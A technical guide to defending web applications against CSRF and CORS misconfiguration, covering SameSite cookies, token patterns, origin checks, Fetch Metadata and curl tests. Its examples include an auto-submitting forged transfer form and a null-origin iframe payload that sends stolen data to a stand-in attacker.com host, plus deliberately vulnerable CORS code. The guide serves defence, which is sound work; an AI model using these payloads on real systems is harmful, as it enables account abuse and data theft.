CSRF and CORS Defense for Modern Web Applications
A deep dive into Cross-Site Request Forgery (CSRF) and Cross-Origin Resource Sharing (CORS)—their threat models, specification-level mechanics, and defense-in-depth implementation patterns for production web applications.

Abstract
CSRF and CORS address opposite sides of the same problem: managing cross-origin trust.
Core mental model:
- Same-Origin Policy (SOP): The browser’s default—scripts can only access resources from the same origin. CORS relaxes this when servers opt in.
- CSRF: Exploits the fact that browsers automatically attach cookies to requests. The attacker’s page triggers a request to your server; your server sees a legitimate session cookie and processes it.
- CORS: Not a security boundary—it’s a relaxation mechanism. Servers declare which foreign origins may read responses. It does not prevent requests from being sent; it prevents responses from being read.
Key invariants:
| Defense | What It Protects | What It Does NOT Protect |
|---|---|---|
| SameSite=Strict | All CSRF | Subdomains; if XSS exists, attacker is “same-site” |
| SameSite=Lax | POST CSRF, unsafe methods | GET-based state changes; two-minute Lax+POST window |
| CSRF Tokens | State-changing requests | Token extraction via XSS |
| CORS | Response data confidentiality | Request being sent; cookies being attached |
| Custom Headers | API endpoints | Simple requests (no preflight) |
Design principle: Defense in depth. SameSite cookies are the first line; CSRF tokens cover edge cases; origin verification provides fallback; Fetch Metadata enables server-side filtering.
The CSRF Threat Model
CSRF (Cross-Site Request Forgery) tricks a user’s browser into making authenticated requests to a target site without the user’s intent. The attacker exploits the browser’s automatic inclusion of cookies in requests.
Attack Mechanics
The attack requires three conditions:
- User is authenticated to the target site with a session cookie
- Target site relies on ambient authority (cookies alone) for request authentication
- Attacker can induce the user’s browser to make a request (via
<img>,<form>, JavaScript)
Attack flow:

Why it works: The browser sees a request to bank.com and automatically includes bank.com’s cookies. The server cannot distinguish between a legitimate user action and an attacker-induced request—both carry the same session cookie.
Attack Vectors
| Vector | Method | Requires User Action |
|---|---|---|
<img src="..."> | GET | None |
<form method="POST"> auto-submit | POST | None (JavaScript) |
<form> with target _blank | POST | Click (or auto-submit) |
fetch() / XMLHttpRequest | Any | None (blocked by CORS for reads) |
<link rel="prerender"> | GET | None |
Example: Hidden form auto-submit
<!-- On attacker.com --><form action="https://bank.com/transfer" method="POST" id="evil"> <input type="hidden" name="to" value="attacker-account" /> <input type="hidden" name="amount" value="10000" /></form><script> document.getElementById("evil").submit()</script>What CSRF Cannot Do
- Read responses: Same-origin policy blocks this; CSRF is write-only
- Forge non-simple requests without preflight: Custom headers trigger OPTIONS
- Bypass SameSite=Strict: Cookie not sent on cross-site requests
- Extract CSRF tokens from pages: Requires XSS (different vulnerability)
SameSite Cookies: The Primary Defense
The SameSite attribute (RFC 6265bis, December 2025) controls when cookies are sent with cross-site requests. It’s the most effective CSRF mitigation because it operates at the browser level.
Enforcement Modes
Specification (draft-ietf-httpbis-rfc6265bis-22):
| Mode | Behavior | Use Case |
|---|---|---|
| Strict | Cookie sent only in same-site context | Session cookies, auth tokens |
| Lax | Sent with same-site + top-level navigations (safe methods) | Default; balances security/usability |
| None | Sent in all contexts (requires Secure) | Third-party integrations, embeds |
Same-site vs. cross-site determination:
A request is “same-site” when:
- The request is not a reload navigation triggered by user interaction, AND
- The request’s current URL origin shares the same registrable domain as the client’s “site for cookies”
Example:
app.example.com→api.example.com= same-site (same registrable domain)app.example.com→api.other.com= cross-site
Default Behavior (2025)
Browser defaults: Chrome 80+ (February 2020) treats cookies without
SameSiteasLaxby default. Firefox and Safari do not default to Lax—explicit configuration required.
OWASP recommendation: Always set SameSite explicitly. Relying on browser defaults creates inconsistent behavior across browsers.
Set-Cookie: session=abc123; SameSite=Strict; Secure; HttpOnly; Path=/The Lax+POST Exception (Lax-allowing-unsafe)
Design rationale: When Chrome introduced SameSite=Lax as default, it broke SSO (Single Sign-On) flows that use POST for cross-site redirects. The two-minute exception provides backward compatibility.
Mechanism: For cookies created within the last ~120 seconds without an explicit SameSite attribute, browsers may allow cross-site POST requests in top-level navigations.
Security implication: A two-minute window where users are vulnerable to CSRF after cookie creation. SSO flows should complete within this window, but attackers could exploit slow connections.
Mitigation: Always set SameSite=Strict or SameSite=Lax explicitly—the exception only applies to cookies without the attribute.
Cookie Prefixes: __Host- and __Secure-
Cookie prefixes (RFC 6265bis) enforce security properties through naming conventions that browsers validate.
__Secure- prefix:
- Cookie must have
Secureattribute - Cannot be set from non-HTTPS origins
__Host- prefix (strictest):
- Must have
Secureattribute - Must NOT have
Domainattribute (locked to exact origin) - Must have
Path=/ - Cannot be overwritten by subdomains
Why __Host- matters: Prevents subdomain cookie injection attacks. If app.example.com sets a session cookie and an attacker controls evil.example.com, without __Host- the attacker could overwrite the session cookie.
Set-Cookie: __Host-session=abc123; Secure; HttpOnly; Path=/; SameSite=StrictDesign trade-off: __Host- cookies cannot be shared across subdomains. If your auth system requires auth.example.com to set cookies for app.example.com, use __Secure- instead.
SameSite Limitations
SameSite does not protect against:
- Same-site attacks: An XSS vulnerability on any subdomain can forge “same-site” requests
- Subdomain takeover:
abandoned.example.comcontrolled by attacker is same-site asapp.example.com - GET-based state changes:
SameSite=Laxallows top-level GET navigations - Speculative navigations: Prerender/prefetch may send cookies before user intent
Defense in depth: SameSite is necessary but not sufficient. Combine with CSRF tokens for state-changing operations.
CSRF Token Patterns
CSRF tokens provide request-level authentication beyond ambient cookies. The server includes a secret token in forms; attackers cannot read this token from the target domain.
Synchronizer Token Pattern (Stateful)
Mechanism: Server generates a random token, stores it in the user’s session, and embeds it in forms. On submission, the server verifies the submitted token matches the stored one.
Design rationale: Attackers cannot read tokens from cross-origin pages (blocked by SOP). Even if they trigger a request, they cannot include the correct token value.
3 collapsed lines
import crypto from "crypto"
class SynchronizerTokenManager { generateToken(session) { const token = crypto.randomBytes(32).toString("hex") session.csrfToken = token return token }
verifyToken(session, submittedToken) { if (!session.csrfToken || !submittedToken) { return false } // Constant-time comparison prevents timing attacks return crypto.timingSafeEqual(Buffer.from(session.csrfToken), Buffer.from(submittedToken)) }}
// Express middlewareapp.use((req, res, next) => { if (!req.session.csrfToken) {5 collapsed lines
req.session.csrfToken = crypto.randomBytes(32).toString("hex") } res.locals.csrfToken = req.session.csrfToken next()})Trade-offs:
| Advantage | Disadvantage |
|---|---|
| Strong security | Requires server-side session storage |
| Simple to understand | Doesn’t work with stateless architectures |
| Framework support widespread | Session storage scaling challenges |
Signed Double-Submit Cookie Pattern (Stateless)
Mechanism: Server generates a token bound to the session, sets it as a cookie, and requires it in request body/header. Attacker cannot read the cookie to include it in forged requests.
OWASP-recommended structure (prevents cookie injection attacks):
Token = HMAC(sessionId + randomValue, secretKey) + "." + randomValueWhy signing is required: Without signing, attackers who can set cookies (via subdomain or other injection) could set both the cookie and body value to match. Signing binds the token to server-side secrets.
3 collapsed lines
import crypto from "crypto"
class SignedDoubleSubmitCSRF { constructor(secretKey) { this.secretKey = secretKey }
generateToken(sessionId) { const randomValue = crypto.randomBytes(16).toString("hex") const hmac = crypto .createHmac("sha256", this.secretKey) .update(sessionId + randomValue) .digest("hex") return `${hmac}.${randomValue}` }
verifyToken(sessionId, token) { if (!token || !token.includes(".")) return false
const [submittedHmac, randomValue] = token.split(".") const expectedHmac = crypto .createHmac("sha256", this.secretKey) .update(sessionId + randomValue) .digest("hex")
return crypto.timingSafeEqual(Buffer.from(submittedHmac), Buffer.from(expectedHmac)) }13 collapsed lines
}
// Cookie: __Host-csrf=<token>; Secure; HttpOnly; SameSite=Strict// Header/Body: X-CSRF-Token: <same token>app.post("/api/transfer", (req, res) => { const cookieToken = req.cookies["__Host-csrf"] const headerToken = req.headers["x-csrf-token"]
if (!csrf.verifyToken(req.session.id, headerToken) || cookieToken !== headerToken) { return res.status(403).json({ error: "CSRF validation failed" }) } // Process request})Critical implementation detail: The cookie MUST use __Host- prefix and SameSite=Strict to prevent cookie injection attacks.
Custom Request Header Pattern
Mechanism: Require a custom header (e.g., X-CSRF-Token) on state-changing requests. Browsers don’t allow cross-origin JavaScript to set arbitrary headers without a preflight OPTIONS request.
Design rationale: CORS preflight blocks custom headers from cross-origin requests. If the server doesn’t respond to OPTIONS with the right headers, the actual request is never sent.
2 collapsed lines
// Server-side middlewarefunction requireCustomHeader(req, res, next) { const csrfHeader = req.headers["x-requested-with"]
// Only applies to state-changing methods if (["POST", "PUT", "DELETE", "PATCH"].includes(req.method)) { if (csrfHeader !== "XMLHttpRequest") { return res.status(403).json({ error: "Missing CSRF header" }) } } next()}
// Client-side (automatically triggers preflight)9 collapsed lines
fetch("/api/transfer", { method: "POST", headers: { "Content-Type": "application/json", "X-Requested-With": "XMLHttpRequest", // Triggers CORS preflight }, credentials: "include", body: JSON.stringify({ amount: 100 }),})Limitation: Only works for AJAX requests. Form submissions cannot set custom headers.
Framework header conventions:
| Framework | Header Name |
|---|---|
| Rails, Laravel, Django | X-CSRF-Token |
| AngularJS | X-XSRF-Token |
| Express (csurf) | CSRF-Token |
Origin/Referer Verification
Mechanism: Verify the Origin or Referer header matches expected values. These are “forbidden headers”—JavaScript cannot modify them.
Header availability:
| Header | When Sent | Reliability |
|---|---|---|
Origin | CORS requests, POST, form submissions | ~99% |
Referer | Most requests (can be stripped by policy) | ~98% |
| Both absent | Privacy browsers, Referrer-Policy: no-referrer | ~1-2% |
6 collapsed lines
const ALLOWED_ORIGINS = new Set(["https://app.example.com", "https://www.example.com"])
function verifyOrigin(req, res, next) { const origin = req.headers["origin"] const referer = req.headers["referer"]
// Extract origin from referer if origin is absent let sourceOrigin = origin if (!sourceOrigin && referer) { try { sourceOrigin = new URL(referer).origin } catch { sourceOrigin = null } }
if (sourceOrigin && !ALLOWED_ORIGINS.has(sourceOrigin)) { return res.status(403).json({ error: "Invalid origin" }) }
// If both absent, fall back to other protections (tokens) next()}Edge case: When both Origin and Referer are absent (~1-2% of traffic), the request should either be rejected or require additional verification via CSRF tokens.
Fetch Metadata: Server-Side Request Filtering
Fetch Metadata headers (W3C Working Draft, April 2025) allow servers to distinguish legitimate navigations from potential attacks before processing requests.
Header Values
Sec-Fetch-Site:
| Value | Meaning |
|---|---|
same-origin | Request from same origin |
same-site | Request from same registrable domain |
cross-site | Request from different site |
none | User-initiated (address bar, bookmark) |
Sec-Fetch-Mode:
| Value | Meaning |
|---|---|
navigate | Top-level navigation |
cors | CORS request |
no-cors | Simple cross-origin request |
same-origin | Same-origin request |
websocket | WebSocket connection |
Sec-Fetch-Dest:
| Value | Examples |
|---|---|
document | Top-level navigation |
iframe | Iframe embed |
script | Script loading |
image | Image loading |
empty | fetch(), XHR |
Sec-Fetch-User: ?1 when user-activated (click, keyboard); omitted otherwise.
Resource Isolation Policy
8 collapsed lines
function fetchMetadataPolicy(req, res, next) { const site = req.headers["sec-fetch-site"] const mode = req.headers["sec-fetch-mode"] const dest = req.headers["sec-fetch-dest"]
// Allow same-origin requests if (site === "same-origin") { return next() }
// Allow user-initiated navigations if (site === "none") { return next() }
// Allow same-site requests from subdomains if (site === "same-site" && mode === "navigate") { return next() }
// Block cross-site requests to sensitive endpoints if (site === "cross-site") { // Only allow specific cross-site patterns if (dest === "image" || dest === "script") { // Public assets only if (req.path.startsWith("/public/")) { return next() } } return res.status(403).json({ error: "Cross-site request blocked" }) }
next()}Browser support (January 2026): Chrome 76+, Firefox 90+, Safari 16.4+, Edge 79+.
Design rationale: The Sec- prefix makes these headers “forbidden”—JavaScript cannot set them, preventing attackers from spoofing request context.
CORS: Controlled Same-Origin Policy Relaxation
Cross-Origin Resource Sharing (CORS) is a browser mechanism allowing servers to declare which foreign origins may read their responses. It does NOT prevent requests from being sent.
The Same-Origin Policy
The Same-Origin Policy (SOP) is the browser’s default security boundary. Two URLs have the same origin if they share:
- Scheme:
https:vshttp: - Host:
api.example.comvsexample.com - Port:
:443vs:8080
What SOP blocks:
- JavaScript reading cross-origin responses
- Accessing cross-origin DOM
- Reading cross-origin cookies
What SOP does NOT block:
- Sending cross-origin requests
- Embedding cross-origin resources (
<img>,<script>,<iframe>) - Form submissions to cross-origin targets
Simple vs. Preflighted Requests
Simple requests bypass preflight. Per the Fetch Standard, a request is “simple” when ALL conditions are met:
- Method: GET, HEAD, or POST
- Headers: Only CORS-safelisted headers (Accept, Accept-Language, Content-Language, Content-Type with restrictions, Range)
- Content-Type (if present):
application/x-www-form-urlencoded,multipart/form-data, ortext/plain - No ReadableStream in request body
- No event listeners on
XMLHttpRequest.upload
Additional constraint: Total CORS-safelisted request-header value size ≤ 1024 bytes.
Preflighted requests: Any request not meeting simple criteria triggers an OPTIONS preflight.
OPTIONS /api/data HTTP/1.1Host: api.example.comOrigin: https://app.example.comAccess-Control-Request-Method: POSTAccess-Control-Request-Headers: Content-Type, X-Custom-HeaderServer preflight response:
HTTP/1.1 204 No ContentAccess-Control-Allow-Origin: https://app.example.comAccess-Control-Allow-Methods: POST, GET, OPTIONSAccess-Control-Allow-Headers: Content-Type, X-Custom-HeaderAccess-Control-Max-Age: 86400Vary: OriginCORS Response Headers
| Header | Purpose | Required When |
|---|---|---|
Access-Control-Allow-Origin | Origin(s) permitted to read response | Always for CORS |
Access-Control-Allow-Methods | Methods permitted beyond simple | Preflight only |
Access-Control-Allow-Headers | Non-simple headers permitted | Preflight only |
Access-Control-Allow-Credentials | Credentials (cookies) allowed | With credentials: 'include' |
Access-Control-Expose-Headers | Headers JavaScript can read | Optional |
Access-Control-Max-Age | Preflight cache duration (seconds) | Optional |
Credentialed Requests and Wildcards
Critical security constraint: When Access-Control-Allow-Credentials: true, wildcards are forbidden.
# INVALID - browsers will blockAccess-Control-Allow-Origin: *Access-Control-Allow-Credentials: true
# VALID - explicit origin requiredAccess-Control-Allow-Origin: https://app.example.comAccess-Control-Allow-Credentials: trueVary: OriginDesign rationale: Wildcard + credentials would expose authenticated content to any origin—effectively disabling SOP for that endpoint.
Vary header requirement: When dynamically reflecting the Origin header, include Vary: Origin to prevent cache poisoning.
The CORS Preflight Cache
Access-Control-Max-Age caches preflight responses, reducing OPTIONS requests for subsequent calls.
Browser limits:
| Browser | Maximum Max-Age |
|---|---|
| Chrome | 7200 seconds (2 hours) |
| Firefox | 86400 seconds (24 hours) |
| Safari | 600 seconds (10 minutes) |
Cache key: Origin + URL + credentials mode. A cached preflight for credentials: 'omit' doesn’t apply to credentials: 'include'.
CORS Misconfigurations and Attacks
CORS misconfigurations can effectively disable SOP protections for your endpoints.
Reflected Origin
Vulnerability: Server reflects any Origin header without validation.
// VULNERABLEapp.use((req, res, next) => { res.setHeader("Access-Control-Allow-Origin", req.headers.origin) res.setHeader("Access-Control-Allow-Credentials", "true") next()})Exploit: Attacker’s page can read authenticated responses from any endpoint.
Fix: Validate against an allowlist:
5 collapsed lines
const ALLOWED_ORIGINS = new Set(["https://app.example.com", "https://staging.example.com"])
app.use((req, res, next) => { const origin = req.headers.origin if (origin && ALLOWED_ORIGINS.has(origin)) { res.setHeader("Access-Control-Allow-Origin", origin) res.setHeader("Access-Control-Allow-Credentials", "true") res.setHeader("Vary", "Origin") } next()})Null Origin Trust
Vulnerability: Server accepts Origin: null with credentials.
Access-Control-Allow-Origin: nullAccess-Control-Allow-Credentials: trueWhen browsers send Origin: null:
- Sandboxed iframes (
sandbox="allow-scripts") - Local file access (
file://URLs) - Data URIs
- CORS redirect chains
Exploit (CVE-2019-9580 pattern):
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html,<script> fetch('https://api.vulnerable.com/user/data', {credentials:'include'}) .then(r => r.json()) .then(data => { // Exfiltrate data navigator.sendBeacon('https://attacker.com/collect', JSON.stringify(data)) }) </script>"></iframe>Fix: Never allow null origin with credentials. If needed for legitimate use cases (local development), restrict to non-sensitive endpoints.
Regex Bypass
Vulnerability: Flawed regex validation of origins.
// VULNERABLE - doesn't anchor endconst allowedPattern = /^https:\/\/.*\.example\.com/if (allowedPattern.test(origin)) { res.setHeader("Access-Control-Allow-Origin", origin)}// Bypass: https://example.com.attacker.comFix: Exact matching or properly anchored regex:
// SECURE - exact matchconst ALLOWED_ORIGINS = new Set(["https://app.example.com"])
// Or properly anchored regexconst allowedPattern = /^https:\/\/[a-z]+\.example\.com$/Subdomain Wildcards
Vulnerability: Allowing any subdomain.
// VULNERABLE if subdomains can be compromisedif (origin.endsWith(".example.com")) { res.setHeader("Access-Control-Allow-Origin", origin)}Risk: Subdomain takeover on abandoned.example.com grants CORS access. Typosquatting subdomains (examp1e.example.com) may also match.
Mitigation: Explicit allowlist of known subdomains; regular audit of DNS records.
Implementation Checklist
Cookie Security
Set-Cookie: __Host-session=abc123; Secure; HttpOnly; SameSite=Strict; Path=/| Attribute | Purpose | Requirement |
|---|---|---|
__Host- prefix | Prevents subdomain injection | Requires Secure, Path=/, no Domain |
Secure | HTTPS only | Required for production |
HttpOnly | No JavaScript access | Required for session cookies |
SameSite=Strict | No cross-site requests | Primary CSRF defense |
Path=/ | Applies to all paths | Recommended |
CSRF Defense Layers
-
Layer 1: SameSite cookies (browser-enforced)
SameSite=Strictfor session cookiesSameSite=Laxminimum if cross-site navigations required
-
Layer 2: CSRF tokens (server-enforced)
- Signed double-submit for stateless architectures
- Synchronizer token for session-based applications
-
Layer 3: Origin verification (fallback)
- Verify
OriginorRefererheaders - Reject requests with neither header OR require token
- Verify
-
Layer 4: Fetch Metadata (modern browsers)
- Block
Sec-Fetch-Site: cross-sitefor sensitive endpoints - Allow
Sec-Fetch-Site: nonefor user-initiated actions
- Block
CORS Security
10 collapsed lines
const corsOptions = { origin: (origin, callback) => { const ALLOWED = new Set(["https://app.example.com", "https://admin.example.com"])
// Allow requests with no origin (same-origin, curl, etc.) if (!origin) return callback(null, true)
if (ALLOWED.has(origin)) { callback(null, true) } else { callback(new Error("CORS not allowed")) } }, methods: ["GET", "POST", "PUT", "DELETE"], allowedHeaders: ["Content-Type", "Authorization", "X-CSRF-Token"], credentials: true, maxAge: 86400, // 24 hours (browser may cap lower) optionsSuccessStatus: 204,}
app.use(cors(corsOptions))
// Explicit Vary header for cachingapp.use((req, res, next) => { res.setHeader("Vary", "Origin") next()})CORS security checklist:
- Never use
*withcredentials: true - Validate origins against explicit allowlist
- Never reflect
Originheader without validation - Never trust
nullorigin with credentials - Include
Vary: Originwhen dynamically setting CORS headers - Limit
Access-Control-Max-Ageappropriately - Minimize
Access-Control-Expose-Headers
Testing and Monitoring
Testing CSRF Protection
# Test without CSRF token (should fail)curl -X POST https://app.example.com/api/transfer \  -H "Cookie: session=abc123" \  -H "Content-Type: application/json" \  -d '{"amount": 100}'
# Test with wrong origin (should fail with origin verification)curl -X POST https://app.example.com/api/transfer \  -H "Cookie: session=abc123" \  -H "Origin: https://attacker.com" \  -H "Content-Type: application/json" \  -d '{"amount": 100}'
Testing CORS Configuration
# Test preflightcurl -X OPTIONS https://api.example.com/data \  -H "Origin: https://attacker.com" \  -H "Access-Control-Request-Method: POST" \  -H "Access-Control-Request-Headers: X-Custom-Header" \  -v
# Test null origin (should fail with credentials)curl https://api.example.com/data \  -H "Origin: null" \  -v
Monitoring Failed Requests
Log CSRF and CORS failures for security monitoring:
5 collapsed lines
function securityEventLogger(req, res, next) { const originalEnd = res.end res.end = function (...args) { if (res.statusCode === 403) { logger.warn("Security block", { type: res.locals.securityBlockReason, ip: req.ip, origin: req.headers.origin, referer: req.headers.referer, path: req.path, method: req.method, userAgent: req.headers["user-agent"], fetchSite: req.headers["sec-fetch-site"], }) } originalEnd.apply(this, args) } next()}Alerting thresholds:
- Spike in CSRF token failures: Possible attack or token expiration issue
- Repeated null origin attempts: Possible exploitation attempt
- Origin validation failures from same IP: Targeted attack
Conclusion
CSRF and CORS defense requires understanding that browsers automatically include cookies and that CORS is a relaxation mechanism, not a security boundary.
Effective defense requires layers:
- SameSite=Strict cookies: First line—browser prevents cross-site cookie attachment
- CSRF tokens: Server-side verification for state-changing operations
- Origin verification: Fallback when headers are available
- Fetch Metadata: Modern server-side request classification
- Strict CORS configuration: Explicit allowlist, never reflect origins, never trust null
Key invariants to enforce:
- GET requests must be safe (no state changes)
- State-changing requests require multiple verification layers
- CORS headers must use explicit allowlists, never wildcards with credentials
- SameSite cookies are necessary but not sufficient—XSS bypasses them
Appendix
Prerequisites
- HTTP cookie mechanics and header structure
- Same-origin policy fundamentals
- Basic cryptographic concepts (HMAC)
Terminology
| Term | Definition |
|---|---|
| CORS | Cross-Origin Resource Sharing—browser mechanism for controlled SOP relaxation |
| CSRF | Cross-Site Request Forgery—attack exploiting automatic cookie inclusion |
| Fetch Metadata | Sec-Fetch-* headers providing request context to servers |
| Preflight | OPTIONS request checking if server permits a cross-origin request |
| SameSite | Cookie attribute controlling cross-site request inclusion |
| SOP | Same-Origin Policy—browser default blocking cross-origin resource access |
Summary
- CSRF exploits automatic cookie attachment; SameSite=Strict is the primary defense
- SameSite has limitations: subdomains, XSS, the two-minute Lax+POST window
- CSRF tokens provide server-side verification; signed double-submit works statelessly
- CORS controls who can READ responses, not who can SEND requests
- Never use CORS wildcards with credentials; validate origins against explicit allowlists
- Fetch Metadata enables server-side request filtering based on context
- Defense in depth: combine SameSite + tokens + origin verification + Fetch Metadata
References
Specifications
- RFC 6265bis - Cookies: HTTP State Management Mechanism - SameSite cookie specification (December 2025)
- WHATWG Fetch Standard - CORS protocol specification
- W3C Fetch Metadata Request Headers - Sec-Fetch-* headers (Working Draft, April 2025)
Official Documentation
- OWASP CSRF Prevention Cheat Sheet - Comprehensive defense guidance
- MDN CORS Guide - CORS implementation reference
- MDN SameSite Cookies - Cookie attribute documentation
- web.dev SameSite Cookies Explained - Chrome team guidance
Security Research
- PortSwigger CORS Vulnerabilities - CORS misconfiguration exploitation
- PortSwigger Bypassing SameSite Restrictions - SameSite bypass techniques
- Chromium SameSite FAQ - Browser implementation details